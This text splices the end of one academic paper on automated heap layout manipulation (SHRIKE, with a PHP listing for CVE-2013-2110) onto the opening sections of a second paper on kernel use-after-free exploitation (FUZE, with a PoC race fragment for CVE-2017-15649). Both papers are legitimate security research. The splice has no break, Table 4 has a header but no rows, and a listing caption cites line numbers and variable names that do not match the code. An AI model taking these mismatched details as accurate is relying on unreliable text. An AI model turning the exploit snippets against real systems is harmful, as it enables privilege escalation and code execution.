Listing 4 shows the template provided to SHRIKE. In less than 10 seconds SHRIKE finds an input that places the source immediately prior to the destination. Thus the pointer that is the first field of the `gdImage` structure is corrupted. Listing 5 in the appendices shows part of the generated solution. After the corruption occurs the required memory read and write primitives can be achieved by allocating a controllable buffer into the location where the corrupted pointer now points. For brevity we leave out the remaining details of the exploit, but it can be found in full in the SHRIKE repository. The end result is a PHP script that hijacks the control flow of the interpreter and executes native code controlled by the attacker.

## 4.4 Research Questions

**RQ1: What factors most significantly impact the difficulty of the heap layout manipulation problem in a deterministic setting?**

The following factors had the most significant impact on problem difficulty:

- **Noise.** In the synthetic benchmarks, noise clearly impacts difficulty. As more noise is added, more holes typically have to be created. In the worst case (`dlmalloc`) we see a drop off from a 99% overall success rate to 33% when four noisy allocations are included. A similar success rate is seen for `avrlibc` and `tcmalloc` with four noisy allocations. In the evaluation on PHP noise again played a significant role, with SHRIKE solving 100% of noise-free instances and 40% of noisy instances.
- **Segregated storage.** In the synthetic benchmarks segregated storage leads to a decline in the overall success rate on noise-free instances from 100-99% to 72%.
- **Allocation order to corruption direction relationship.** For all configurations of allocator, noise and starting state, the problems involving the natural order were easier. For the noise-free instances on `avrlibc` and `dlmalloc` the difference is in terms of solved problems is just 1-2%, but as noise is introduced the success rate between the natural and reversed benchmarks diverges. For `dlmalloc` with four noisy allocations the success rate for the natural order is 49% but only 17% for the reversed order, a difference of 32%.

**RQ2: Is pseudo-random search an effective approach to heap-layout manipulation?**

Without segregated storage, when there is no noise then 100-99% of problems were solved, with most experiments taking 15 seconds or less. As noise is added the rate of success drops to 51% and 46% for a single noisy allocation, for `dlmalloc` and `avrlibc` respectively, and then to 41% and 33% for four noisy allocations. The extra constraints imposed on layout by segregated storage present more of a challenge. On noise-free runs the rate of success is 72% and drops to 52% and 37% as one and four noisy allocations, respectively, are added. However, as noted in section 4.1, if all 10 runs of each experiment are considered together then 78% of the benchmarks are solved at least once.

On the synthetic benchmarks it is clear that the effectiveness of pseudo-random search varies depending on whether segregated storage is in use, the amount of noise, the allocation order to corruption direction relationship and the available computational resources. In the best case, pseudo-random search can solve benchmarks in seconds, while in the more difficult ones it still attains a high enough success rate to be worthwhile given its simplicity.

When embedded in SHRIKE, pseudo-random search approach also proved effective, with similar caveats relating to noise. 100% of noise-free problems were solved, while 40% of those involving noise were. On average the search took less than 10 minutes and 750,000 candidates, for instances on which it succeeded.

**RQ3: Can heap layout manipulation be automated effectively for real-world programs?**

Our experiments with PHP indicate that automatic HLM can be performed effectively for real world programs. As mentioned in RQ2, SHRIKE had a 70% success rate overall, and a 100% success rate in cases where there was no noise.

SHRIKE demonstrates that it is possible to automate the process in an end-to-end manner, with automatic discovery of a mapping from the target program's API to interaction sequences, discovery of interesting corruption targets, and search for the required layout. Furthermore, SHRIKE's template based approach show that a system with these capabilities can be naturally integrated into the exploit development process.

## 4.5 Generalisability

Regarding generalisability, our experiments are not exhaustive and care must be taken in extrapolating to benchmarks besides those presented. However, we believe that the presented search algorithm and architecture for SHRIKE are likely to work similarly well with other language interpreters. SHRIKE depends firstly on some means to discover language constructs and correlate them with their resulting allocator interactions, and secondly on a search algorithm that can piece together these fragments to discover a required layout. The approach used in SHRIKE to solve the first problem is based on previous work on vulnerability detection that has been shown to work on interpreters for Javascript and Ruby, as well as PHP [17,18]. Our extensions, namely a different approach to fuzzing as well as instrumentation to record allocator interactions, do not threaten the underlying assumptions

of the prior work. Our solution to the second problem, namely the random search algorithm, has demonstrated its capabilities on a diverse set of benchmarks. Thus, we believe it is reasonable to expect similar results versus targets that rely on allocators with a similar architecture.

### 4.6 Threats to Validity

The results on our synthetic benchmarks are impacted by our choice of source and destination sizes. There may be combinations of these that produce layout problems that are significantly more or less difficult to solve. A different set of starting sequences, or available interaction sequences may also impact the results. We have attempted to mitigate these issues by selecting diverse sizes and starting sequences, and allowing the analysis engine to utilise only a minimal set of interaction sequences.

Our results on PHP are affected by our choice of vulnerabilities and target data structures, and we could have inadvertently selected for cases that are outliers. We have attempted to mitigate this possibility by utilising ten different target structures and vulnerabilities in three completely different sub-components of PHP. The restriction of our evaluation to a language interpreter also poses a threat if considering generalisability, as the available interaction sequences may differ in other classes of software. We have attempted to mitigate this threat by limiting the interaction sequences used to those that contain an allocation of a size equal to one of the allocation sizes found in the sequences which allocate the source and destination.

## 5 Related Work

The hacking and security communities have extensively published on reverse engineering heap implementations [31, 35], leveraging weaknesses in those implementations for exploitation [21, 23, 25], and heap layout manipulation for exploitation [19, 22]. There is also work on constructing libraries for debugging heap internals [3] and libraries which wrap an application's API to provide layout manipulation primitives [28]. Manually constructed solutions for heap layout manipulation in non-deterministic settings are also commonplace in the literature of the hacking and security communities [7, 15].

Several papers [5, 8, 16] have focused on the AEG problem. These implementations are based on symbolic execution and exclusively focus on exploitation of stack-based buffer overflows. More recently, as part of the DARPA Cyber Grand Challenge [10] (CGC), a number automated systems [13, 14, 29, 30] were developed which combine symbolic execution and high performance fuzzing to identify, exploit and patch software vulnerabilities in an autonomous fashion. As with earlier systems, none of the CGC participants appear to specifically address the challenges of heap-based vulnerabilities. Over the course of the CGC finals only a single heap-based vulnerability was successfully exploited [11]. No details are available on how this was achieved but it would seem likely that this was an inadvertent success, rather than a solution which explicitly reasoned about heap-based exploitation.

In [26] the authors present work on exploit generation for heap-based vulnerabilities that is orthogonal to ours. Using a driver program the system builds a database of conditions on the heap layout that, if met, would allow for corruption of heap metadata to be turned into a *write-N* primitive [22]. To leverage these primitives in an exploit for a real program it is assumed that an input is provided for the program that results in the required heap layout prior to triggering the metadata corruption. In this paper we have demonstrated an approach to producing inputs that satisfy heap layout constraints, and thus could be used to process vulnerability triggers into inputs that meet the requirements of their system.

Vanegue [33] defines a calculus for a simple heap allocator and also provides a formal definition [32] of the related problem of automatically producing inputs which maximise the likelihood of reaching a particular program state given a non-deterministic heap allocator.

## 6 Conclusion

In this paper we have outlined the heap layout manipulation problem as a distinct task within the context of automated exploit generation. We have presented a simple, but effective, algorithm for HLM in the case of a deterministic allocator and a known starting state, and shown that it can succeed in a significant number of synthetic benchmarks. We have also described an end-to-end system for HLM and shown that it is effective when used with real vulnerabilities in the PHP interpreter.

Finally, we have demonstrated how a system for automatic HLM can be integrated into exploit development. The directives provided by SHRIKE allow the exploit developer to focus on the higher level concepts in the exploit, while letting SHRIKE resolve heap layout constraints. To the best of our knowledge, this is a novel approach to adding automation to exploit generation, and shows how an exploit developer's domain knowledge and creativity can be combined with automated reasoning engines to produce exploits. Further research is necessary to expand on the concept, but we believe such human-machine hybrid approaches are likely to be an effective means of producing exploits for real systems.

## Appendix

| Title | # Allocator Interactions | # Allocs | # Frees |
|---|---|---|---|
| php-emalloc | 571 | 366 | 205 |
| php-malloc | 15078 | 12714 | 2634 |
| python-malloc | 6160 | 3710 | 2450 |
| ruby-malloc | 70895 | 51827 | 19068 |

Table 2: Summary of the heap initialisation sequences for synthetic benchmarks. All sequences were captured by hooking the `malloc`, `free`, `realloc` and `calloc` functions of the system allocator, except for `php-emalloc` which was captured by hooking the allocation functions of the custom allocator that comes with PHP.

| Type | Size | Allocation Function |
|---|---|---|
| gdImage | 7360 | imagecreate |
| xmlwriter_object | 16 | xmlwriter_open_memory |
| php_hash_data | 32 | hash_init |
| int * | 8 | imagecreatetruecolor |
| Scanner | 24 | date_create |
| timelib_tzinfo | 160 | mktime |
| HashTable | 264 | timezone_identifier_list |
| php_interval_obj | 64 | unserialize |
| int * | 40 | imagecreatetruecolor |
| php_stream | 232 | stream_socket_pair |

Table 3: Target structures used in evaluating SHRIKE. Each has a pointer as its first field.

```
1  <?php
2  $quote_str = str_repeat("\xf4", 123);
3
4  $var_vtx_0 = str_repeat("747 X ", 58);
5  $var_vtx_1 = str_repeat("747 X ", 58);
6  $var_vtx_2 = str_repeat("747 X ", 58);
7  $var_vtx_3 = imagecreatetruecolor(346, 48);
8  <...>
9  shrike_record_alloc(0, 1);
10 $image = imagecreate(1, 2);
11 <...>
12 $var_vtx_300 = str_repeat("747 X ", 58);
13 $var_vtx_3 = 0;
14 <...>
15 shrike_record_alloc(0, 2);
16 quoted_printable_encode($quote_str);
17 $distance = shrike_get_distance(1, 2);
18 if ($distance != 384) {
19     exit("Invalid layout.\n");
20 }
```

Listing 5: Part of the solution discovered for using CVE-2013-2110 to corrupt the `gdImage` structure, which is the $1^{st}$ allocation made by `imagecreate` on line 11. Multiple calls are made to functions that have been discovered to trigger the desired allocator interactions. Frees are triggered by destroying previously created objects, as can be seen with `var_shrike_3` on line 14. The overflow source is the $1^{st}$ allocation performed by `quoted_printable_encode` on line 17

Table 4: Synthetic benchmark results. For each experiment the search was run for a maximum of 500,000 candidates. All experiments were run 9 times and the results below are the average of those runs. '% Solved' is the percentage of the 72 experiments for each row in which an input was found placing the source and destination adjacent to each other. '% Natural' is the percentage of the 36 natural allocation order to corruption direction experiments which were solved. '% Reversed' is the percentage of the 36 reversed allocation order to corruption direction experiments which were solved.

| Allocator | Start State | Noise | % Solved | % Natural | % Reversed |

Table 5: Results of heap layout manipulation for vulnerabilities in PHP. Experiments were run for a maximum of 12 hours. All experiments were run 3 times and the results below are the average of these runs. 'Src. Size' is the size in bytes of the source allocation. 'Dst. Size' is the size in bytes of the destination allocation. 'Src./Dst. Noise' is the number of noisy allocations triggered by the allocation of the source and destination. 'Manip. Seq. Noise' is the amount of noise in the sequences available to SHRIKE for allocating and freeing buffers with size equal to the source and destination. 'Initial Dist.' is the distance from the source to the destination if they are allocated without any attempt at heap layout manipulation. 'Final Dist.' is the distance from the source to the destination in the best result that SHRIKE could find. A distance of 0 means the problem was solved and the source and destination were immediately adjacent. 'Time to best' is the number of seconds required to find the best result. 'Candidates to best' is the number of candidates required to find the best result.

## Abstract

Software vendors usually prioritize their bug remediation based on ease of their exploitation. However, accurately determining exploitability typically takes tremendous hours and requires significant manual efforts. To address this issue, automated exploit generation techniques can be adopted. In practice, they however exhibit an insufficient ability to evaluate exploitability particularly for the kernel Use-After-Free (UAF) vulnerabilities. This is mainly because of the complexity of UAF exploitation as well as the scalability of an OS kernel.

In this paper, we therefore propose FUZE, a new framework to facilitate the process of kernel UAF exploitation. The design principle behind this technique is that we expect the ease of crafting an exploit could augment a security analyst with the ability to evaluate the exploitability of a kernel UAF vulnerability. Technically, FUZE utilizes kernel fuzzing along with symbolic execution to identify, analyze and evaluate the system calls valuable and useful for kernel UAF exploitation. In addition, it leverages dynamic tracing and an off-the-shelf constraint solver to guide the manipulation of vulnerable object.

To demonstrate the utility of FUZE, we implement FUZE on a 64-bit Linux system by extending a binary analysis framework and a kernel fuzzer. Using 15 real-world kernel UAF vulnerabilities on Linux systems, we then demonstrate FUZE could not only escalate kernel UAF exploitability but also diversify working exploits. In addition, we show that FUZE could facilitate security mitigation bypassing, making exploitability evaluation less challenging and more efficient.

## 1 Introduction

It is very rare for a software team to ever have sufficient resources to address every single software bug. As a result, software vendors such as Microsoft [13] and Ubuntu [28] design and develop various strategies for prioritizing their remediation work. Of all of those strategies, remediation prioritization with exploitability is the most common one, which evaluates a software bug based on ease of its exploitation. In practice, determining the exploitability is however a *difficult*, *complicated* and *lengthy* process, particularly for those Use-After-Free (UAF) vulnerabilities residing in OS kernels.

Use-After-Free vulnerabilities [24] are a special kind of memory corruption flaw, which could corrupt valid data and thus potentially result in the execution of arbitrary code. When occurring in an OS kernel, they could also lead to privilege escalation [6] and critical data leakage [17]. To exploit such vulnerabilities, particularly in an OS kernel, an attacker needs to manually pinpoint the time frame that a freed object occurs (*i. e.,* vulnerable object) so that he could spray data to its region and thus manipulate its content accordingly. To ensure that the consecutive execution of the OS kernel could be influenced by the data sprayed, he also needs to leverage his expertise to manually adjust system calls and corresponding arguments based on the size of a freed object as well as the type of heap allocators. We showcase this process through a concrete example in Section 2.

To facilitate exploitability evaluation, an instinctive reaction is to utilize the research works proposed for exploit generation, in which program analysis techniques are typically used to analyze program failures and produce exploits accordingly (*e.g.,* [5, 7, 8, 29]). However, the techniques proposed are insufficient for the problem above. On the one hand, this is due to the fact that the program analysis techniques used for exploit generation are suitable only for simple programs but not the OS kernel which has higher complexity and scalability. On

the other hand, this is because their technical approaches mostly focus on stack or heap overflow vulnerabilities, the exploitation of which could be possibly facilitated by simply varying the context of a PoC program, whereas the exploitation of a UAF vulnerability requires the spatial and temporal control over a vulnerable object, with the constraints of which a trivial context variation typically does not benefit exploitability exploration.

In this work, we propose FUZE, an exploitation framework to evaluate the exploitability of kernel Use-After-Free vulnerabilities. In principle, this framework is similar to the technical approaches proposed previously, which achieves exploitability evaluation by automatically exploring the exploitability of a vulnerability. Technically speaking, our framework however follows a completely different design, which utilizes a fuzzing technique to diversify the contexts of a kernel panic and then leverages symbolic execution to explore exploitability under different contexts.

To be more specific, our system first takes as input a PoC program which does not perform exploitation but causes a kernel panic. Then, it utilizes kernel fuzzing to explore various system calls and thus to mutate the contexts of the kernel panic. Under each context pertaining to a distinct kernel panic, FUZE further performs symbolic execution with the goal of tracking down the primitives potentially useful for exploitation. To pinpoint the primitives truly valuable for exploiting a UAF vulnerability and even bypassing security mitigation, FUZE summarizes a set of exploitation approaches commonly adopted, and then utilizes them to evaluate primitives accordingly. In Section 3, we will describe more details about this exploitation framework.

Different from the existing techniques (*e.g.,* [5, 7, 8, 29]), the proposed exploitation framework is not for the purpose of fully automating exploit generation. Rather, it facilitates exploitability evaluation by easing the process of exploit crafting. More specifically, FUZE facilitates exploit crafting from the following aspects.

First, it augments a security analyst with the ability to automate the identification of system calls that he needs to take advantages for UAF vulnerability exploitation. Second, it allows a security analyst to automatically compute the data that he needs to spray to the region of the vulnerable object. Third, it facilitates the ability of a security analyst to pinpoint the time frame when he needs to perform heap spray and vulnerability exploitation. Last but not least, it provides security analysts with the ability to achieve security mitigation bypassing.

As we will show in Section 6, with the facilitation from all the aforementioned aspects, we could not only escalate kernel UAF exploitability but also diversify working exploits from various kernel panics. In addition, we demonstrate FUZE could even help security analysts to craft exploits with the ability to bypass broadly-deployed security mitigation such as SMEP and SMAP. To the best of our knowledge, FUZE is the first exploitation framework that can facilitate exploitability evaluation for kernel Use-After-Free vulnerabilities.

```
1  void *task1(void *unused) {
2    ...
3    int err = setsockopt(fd, 0x107, 18,
         ↪ ..., ...);
4  }
5
6  void *task2(void *unused) {
7    int err = bind(fd, &addr, ...);
8  }
9
10 void loop_race() {
11   ...
12   while(1) {
13     fd = socket(AF_PACKET, SOCK_RAW,
           ↪ htons(ETH_P_ALL));
14     ...
15     //create two racing threads
16     pthread_create (&thread1, NULL,
           ↪ task1, NULL);
17     pthread_create (&thread2, NULL,
           ↪ task2, NULL);
18
19     pthread_join(thread1, NULL);
20     pthread_join(thread2, NULL);
21
22     close(fd);
23   }
24 }
```

**Table 1:** A PoC code fragment pertaining to the kernel UAF vulnerability (CVE-2017-15649).

In summary, this paper makes the following contributions.

- We designed FUZE, an exploitation framework that utilizes kernel fuzzing along with symbolic execution to facilitate kernel UAF exploitation.
- We implemented FUZE to facilitate the process of exploit generation by extending a binary analysis framework and a kernel fuzzer on a 64-bit Linux system.
- We demonstrated the utility of FUZE in crafting working exploits as well as facilitating security mitigation circumvention by using 15 real world UAF vulnerabilities in Linux kernels.

The rest of this paper is organized as follows. Section 2 describes the background and challenge of our research. Section 3 presents the overview of FUZE. Section 4 describes the design of FUZE in detail. Section 5 describes the implementation of FUZE, followed by Section 6 demonstrating the utility of FUZE. Section 7 summarizes the work most relevant to ours. Finally, we conclude this work in Section 8.



**Figure 1:** The typical workflow of crafting a working exploit. ❶ Identifying the time window between the occurrence of dangling pointer and its dereference; ❷ selecting the proper system call `syscall_M` to perform heap spray; ❸ adjusting the argument of the system call `syscall_M`; ❹ introducing the system call `syscall_M` and revising the original PoC program accordingly. Note that the zigzag line indicates the kernel execution, and `syscall_A` and `syscall_B` denote the system calls that attach to the occurence of the danlging pointer and its dereference respectively.

## 2 Background and Challenge

To craft an exploit for a UAF vulnerability residing in an OS kernel, a security analyst needs to analyze a PoC program that demonstrates a UAF vulnerability with a kernel panic but not exploits the real target. From that program, he then typically needs to take the following steps in order to perform a successful exploitation.

First, the security analyst needs to pinpoint the system call(s) resulting in the occurrence of a dangling pointer as well as the dereference of that pointer (see ❶ in Figure 1). Second, he needs to analyze the freed object that the dangling pointer refers to based on the size of the object as well as the types of heap allocators. Thus, he can identify a system call to perform a heap spray within the time frame tied to the occurrence and dereference of that dangling pointer (see ❷ in Figure 1).

Generally speaking, the objective of the heap spray is to take over the freed object and thus leverage the data sprayed to redirect the control flow of the system to unauthorized operations, such as privilege escalation or critical data leakage. As a result, the security analyst also needs to carefully compute the content of the data sprayed based on the semantic of the PoC program, and thus adjust the arguments of the system call selected for performing heap spray, before he finally revises the PoC program for exploitation in a manual fashion. As is specified in ❸ and ❹, we depict the last step in Figure 1.

In the past, research (e.g., [33]) has focused on how to augment a security analyst with the ability to select a system call and perform an effective heap spray (*i. e.,* facilitating the step ❷ shown in Figure 1). To some extent, this does facilitate the process of crafting exploits. By simply following the typical workflow mentioned above along with the facilitation in the step ❷, however, it is still challenging and oftentimes infeasible for a security analyst to craft a working exploit for a real-world UAF vulnerability. As we will elaborate below through a real-world UAF vulnerability, this is due to the fact that a PoC program barely provides a useful running context, under which a security analyst can perform successful exploitation.

### 2.1 PoC Program for Kernel UAF Vulnerability


Table 1 shows a PoC program in `C` code, capable of triggering the kernel UAF vulnerability indicated by `CVE-2017-15649`. As is shown in `line 3`, `setsockopt()` is a system call in Linux. Upon its invocation over a certain type of socket (created in `line 13`), it creates a new object in the Linux kernel, and then prepends it at the beginning of a doubly linked list (see Figure 2a).

In `line 16` and `17`, the PoC program creates two threads, which invoke system calls `setsockopt()` and `bind()`, respectively. By repeatedly calling these two lines of code through an infinite loop, the PoC creates a race condition which results in an accidental manipulation to the flag residing in the newly added object.


At the end of each iteration, the PoC invokes system call `close()` to free the object newly added. Because of the unexpected manipulation, the Linux kernel fails to overwrite the "next link" in the head node and thus leaves a dangling pointer pointing to a freed object (see Figure 2b).

In the consecutive iteration of the occurrence of the dangling pointer, the PoC program invokes system calls and creates a new object once again. As is shown in Figure 2c, at the time of prepending the object to the list, a system call dereferences the dangling pointer and thus modifies data in the "previous link" residing in the freed


In a PoC program, the occurrence of a dangling pointer as well as its dereference might be triggered in the same system call.



**(a)** Inserting a new object to doubly linked list.



**(b)** Triggering a free operation with a dangling pointer left behind.




**(c)** Writing unmanageable data to a memory chunk freed previously.

**Figure 2:** Demonstrating a kernel panic triggered through a real-world kernel Use-After-Free vulnerability indicated by `CVE-2017-15649`.

object, resulting in an unexpected write operation which further triggers a kernel panic in consecutive kernel execution.

## 2.2 Challenge of Crafting Working Exploits

Following the typical workflow specified in Figure 1 to craft an exploit for the vulnerability above, in the step ❷, a security analyst needs to identify a proper system call, use it to perform heap spray and thus turn the PoC into a working exploit. By taking a close look at the unexpected write primitive that the aforementioned PoC left behind,



**(a)** Original running context. **(b)** New running context.

**Figure 3:** Context variation before and after. The original context is indicated by the PoC program in Table 1 and the new context is obtained through the insertation of the new system call `sendmsg()`.

however, we can easily observe that this write operation provide an analyst only with an ability to write the address of a new object to the kernel heap region indicated by the dark-gray box in Figure 2c.

Given that the allocation of heap objects is under the control of Linux kernel, and an analyst could only have limited influence upon the allocation, we can safely conclude that the unexpected write primitive only gives the analyst the privilege to write an *unmanageable* data (*i. e.,* the address of the new object) to an *unmanageable* heap address in Linux kernel. In other words, this implies that the analyst cannot take advantage of the unexpected write operation to manipulate the instruction pointer `rip` and thus carry out a control flow hijacking, nor leverage it to manipulate critical data in the Linux kernel so that it could fulfill a privilege escalation.

# 3 Overview

While the running example above shows the difficulty of crafting a working exploit, it does not mean the aforementioned vulnerability is unexploitable. In fact, by inserting the system call `sendmsg()` with carefully crafted arguments into the aforementioned PoC program right behind `line 22`, we can introduce new operations in between the occurrence of the dangling pointer and its dereference. Since the system call `sendmsg()` has the capability of dereferencing the data in the object newly prepended in the doubly linked list, when an accidental free operation occurs and a dangling pointer appears, it has the ability to dereference the dangling pointer prior to the system call defined in the original PoC and thus changes the way how kernel experiences panic.

As is illustrated in Figure 3, the new kernel panic (or in other words the new PoC program) represents a new running context, where the system call `sendmsg()` retrieves the data in the freed object, dereferences it as an invalid


function pointer and thus drives the kernel to a new panic state. Different from the original running context indicated by the PoC program in Table 1, we can easily observe, this new context provides a security analyst with a new primitive, with which he can spray data carefully crafted, manipulate the instruction pointer `rip` and thus perform a control flow hijack. As we will demonstrate in Section 6, this context even provides a security analyst with the ability to bypass kernel security mitigation such as `SMEP` and `SMAP`.

Motivated by this observation, we propose a technical approach to facilitate the context variation of a PoC program. Along with other techniques that will be introduced in the following sections, we name them `FUZE`, an exploitation framework. The design philosophy behind the framework is that context variation could facilitate the identification of exploitation primitives, with which crafting working exploits can be potentially expedited and the exploitability of kernel UAF vulnerabilities can be significantly escalated. In the following, we discuss the considerations that go into the design of `FUZE` as well as the high level design of this exploitation framework.

## 3.1 Requirement for Design

As is mentioned earlier in Section 1, the ultimate goal of `FUZE` is not to yield a working exploit automatically but to facilitate the ability of a security analyst to craft a working exploitation. As a result, we decide to design `FUZE` to facilitate exploit crafting from the following four aspects.

First, `FUZE` must provide a security analyst with the ability to track down the vulnerable object, the occurrence of a dangling pointer and its dereference. With this ability, an analyst could rapidly and easily select a proper system call as well as pinpoint the right time window to perform heap spray (*i. e.,* facilitating the steps ❶ and ❷ in Figure 1). Second, `FUZE` must augment a security analyst with the ability to synthesize new PoC programs that would drive kernel to panic in different contexts. With this, an analyst could perform context variations in a highly efficient fashion with minimal manual efforts. Third, `FUZE` must be able to extend the ability of an analyst to automatically select the useful contexts. This is because newly-generated contexts do not unveil whether they could be used for exploitation, and security analysts typically have difficulty in determining which contexts are useful for successful exploitation. Given the fact that kernel security mitigation widely deployed can easily hinder an exploitation attempt, this determination usually becomes even more difficult and oftentimes involves intensive human efforts. Last but not least, `FUZE` must give a security analyst the capability to automatically derive the data that needs to be sprayed in between



**(a)** Exploitable machine states identified by kernel fuzzing.

**(b)** Exploitable machine states identified by symbolic execution.

**Figure 4:** An illustration of evaluating contexts and identifying exploitable machine states using kernel fuzzing and symbolic execution. Note that "non-exploitable machine state" denotes the state from which we have not yet had sufficient knowledge to perform an exploitation.

the occurrence of a dangling pointer and its dereference. This is because crafting data to take over the freed region and perform exploitation typically needs significant expertise as well as tremendous manpower.

## 3.2 High Level Design

To satisfy the requirements mentioned above, we design `FUZE` to first run a PoC program and perform analysis using off-the-shelf address sanitizer. Along with the facilitation of a dynamic tracing approach, `FUZE` could identify the critical information pertaining to the vulnerable objects as well as the time window needed for consecutive exploitation.

Using the information identified, we then design `FUZE` to automatically vary the contexts of that PoC for the purpose of easing the process of synthesizing new PoC programs. Recall that we alter the context of a PoC program by inserting a new system call that dereferences the vulnerable object in between the occurrence of the dangling pointer and its dereference (see Figure 3b). Technically speaking, we therefore design and develop an under-context fuzzing approach, which automatically explores the kernel code space in the time window identified and thus pinpoints the system calls (and corresponding arguments) that can drive the kernel panic in a new

context.

Similar to the context represented by that original PoC, a new context (*i. e.,* new kernel panic) does not necessarily assist an analyst to craft a working exploit. Moreover, as is mentioned above, a security analyst generally has difficulty in determining, following which contexts he could craft a working exploit. Therefore, we further design FUZE to automatically evaluate each of the new contexts. Intuition suggests that we could summarize a set of exploitable machine states based on the exploitation approaches commonly adopted. For each context, we could then examine whether the corresponding terminated kernel state matches one of these exploitable machine states. As is illustrated in Figure 4a, this would allow FUZE to filter out those contexts truly useful for exploitation.

However, this intuitive design is problematic. In addition to the system call selected, the terminated kernel state (*i. e.,* the site where a kernel experiences panic) is dependent upon the remanent content in the freed object. Given that an attacker has the full control over the content in the freed object, using the aforementioned approach that takes only the consideration of system calls, we may inevitably disregard some contexts that allow a security analyst to perform a successful exploitation. Rather than following the intuitive approach above, our design therefore sets each byte of the freed object as a symbolic value and then perform symbolic execution under each context. As is shown in Figure 4b, this allows FUZE to explore the exploitable machine states in a more complete fashion and thus thoroughly pinpoint the set of contexts useful for exploitation.

It should be noted that, as is depicted in Figure 4b, symbolic execution under the context does not mean that symbolically executing kernel code at the site of kernel panic. Rather, it means that we perform symbolic execution right after the site of dangling pointer dereference. As we will demonstrate and discuss in the following section, such a design could prevent incurring path explosion without reaching to any sites useful for exploitation. In addition, it enables FUZE to use off-the-shelf constraint solvers to accurately compute the content that needs to spray in between the occurrence of a dangling pointer and its dereference.

# 4 Design

In this section, we discuss the technical details of FUZE. More specifically, we first describe how FUZE extracts information needed for exploitation facilitation. Second, we describe how FUZE utilizes this information to initialize running contexts, perform kernel fuzzing and thus achieve context variation. Third, we specify how FUZE performs symbolic execution, pinpoints exploitable machine states and thus accomplish context evaluation as well as the computation for the data sprayed. Finally, we discuss some limitations and other technical details.




**Figure 5:** A KASAN log obtained from kernel address sanitizer as well as a kernel trace obtained through dynamic tracing.

## 4.1 Critical Information Extraction

As is mentioned above, FUZE takes as input a PoC program. Then, it extracts information needed for consecutive exploitation by using an off-the-shelf kernel address sanitizer KASAN [19] along with a dynamic tracing mechanism. Here, we describe the information extracted through kernel address sanitizer as well as the design of the dynamic tracing mechanism, followed by how we leverage them both to identify other critical information for exploitation.

**Information from Kernel Address Sanitizer.** KASAN is a kernel address sanitizer, which provides us with the ability to obtain information pertaining to the vulnerability. To be specific, these include (1) the base address and size of a vulnerable object, (2) the program statement pertaining to the free site left behind a dangling pointer and (3) the program statement corresponding to the site of dangling pointer dereference.

**Design of Dynamic Tracing.** In addition to the information extracted through KASAN, consecutive exploitation needs information pertaining to the execution of system calls that trigger vulnerabilities. As a result, we design a dynamic tracing mechanism to facilitate the ability of extracting such information. To be specific, we first trace the addresses of the memory allocated and freed in Linux kernel as well as the process identifiers (PID) attached to these memory management operations. In this way, we could enable memory management tracing and associate

memory management operations to our target PoC program. Second, we instrument the target PoC program with the Linux kernel internal tracer (`ftrace`). This could allow us to obtain the information pertaining to the system calls invoked by the PoC program.

**Other Critical Information Extraction.** With the facilitation of dynamic tracing along with `KASAN` log, we can extract other critical information needed for exploitation. To illustrate the new information obtained through this combination, we take for example the kernel trace and `KASAN` log shown in Figure 5. Using the information obtained through `KASAN`, we can easily identify the address of the vulnerable object (`0xffff88003280e600`) and tie it to the free operation indicated by `kfree()`. With `PID` associated with each memory management operation, we can then pinpoint the life cycle of system calls on the trace and thus identify `close()`, the system call tied to the free operation.

Since system call `socket()` manifests as an incomplete trace, we can easily pinpoint that it serves as the system call that dereferences the dangling pointer. From the `KASAN` log, we can also identify `dev_add_pack+0x304 ↪ /0x310`, the instruction that dereferences a dangling pointer. Associating this information with debugging information and source code, we can easily understand how the dangling pointer was dereferenced and further track down which variable this dangling pointer belongs to.

```
1  PoC_wrapper(){ // PoC wrapping function
2      ...
3      syscallA(...); // free site
4      return; // instrumented statement
5      syscallB(...); // dangling pointer
           ↪ dereference site
6      ...
7  }
```

**(a)** Wrapped PoC program that encloses free and dangling pointer dereference in two separated system calls without race condition involvement.

```
1  PoC_wrapper(){ // PoC wrapping function
2      ...
3      while(true){ // Race condition
4          ...
5          threadA(...); // dangling pointer
               ↪ dereference site
6          threadB(...); // free site
7          ...
8          // instrumented statements
9          if (!ioctl(...)) // interact with
               ↪ a kernel module
10             return;
11     }
12 }
```

**(b)** Wrapped PoC program that encloses free and dangling pointer dereference in two separated system calls with race condition involvement.

**Table 2:** The wrapping functions preventing dangling pointer dereference.

## 4.2 Kernel Fuzzing

Recall that `FUZE` utilizes kernel fuzzing to explore other system calls and thus diversifies running contexts for exploitation facilitation. In the following, we describe the detail of our kernel fuzzing. To be specific, we first discuss how to initialize a context for fuzz testing. Then, we describe how to set up kernel fuzzing for system call exploration.

### 4.2.1 Fuzzing Context Initialization

As is mentioned in Section 3, we utilize kernel fuzzing to identify system calls that also dereference a dangling pointer. To do this, we must start kernel fuzzing after the occurrence of a dangling pointer and, at the same time, ensure the fuzz testing is not intervened by the pointer dereference specified in the original PoC. As a result, we need to first accurately pinpoint the site where a dangling pointer occurs as well as the site where the pointer is dereferenced by the system call defined in the PoC program. As is demonstrated above, this can be easily achieved by using the information extracted through `KASAN` and dynamic tracing.

With the two critical sites identified, our next step is to eliminate the intervention of the system call that is specified in the original PoC and also capable of dereferencing the dangling pointer. To do this, an intuitive approach is to monitor memory management operations and then intercept kernel execution so that it could redirect the execution to the kernel fuzzing right after the occurrence of a dangling pointer. Given the complexity of execution inside kernel, this intrusive approach however cannot guarantee the correctness of kernel execution and even makes the kernel experience an unexpected panic.

To address this technical problem, we design an alternative approach. To be specific, we wrap a PoC program as a standalone function, and then instrument the function so that it could be augmented with the ability to trigger a free operation but refrain reaching to the site of dangling pointer dereference. With this design, we could encapsulate initial context construction for kernel fuzzing without jeopardizing the integrity of kernel execution.

Based on the practices of free operation and dangling pointer dereference defined in a PoC program, we design different strategies to instrument a PoC program (*i. e.,* the wrapping function). As is illustrated in Table 2a, for a single thread PoC program with a free operation and consecutive dereference occurring in two sepa-

```
1 pid = fork();
2 if (pid == 0)
3    PoC_wrapper(); // PoC wrapper
         ↪ function running inside
         ↪ namespaces
4 else
5    fuzz(); // kernel fuzzing
```

**Table 3:** The pseudo-code indicating the way of performing concurrent kernel fuzz testing.

rated system calls, we instrument the PoC program by inserting a `return` statement in between the system calls because this could prevent the PoC itself entering the dangling pointer dereference site defined in the PoC program. For a multiple-thread PoC program, like the one shown in Table 1, the dangling pointer could occur in the kernel at any iteration. Therefore, our instrumentation for such PoC programs inserts system call `ioctl` at the end of the iteration. Along with a customized kernel module, the system call examines the occurrence of the dangling pointer and performs PoC redirection accordingly (see Table 2b).

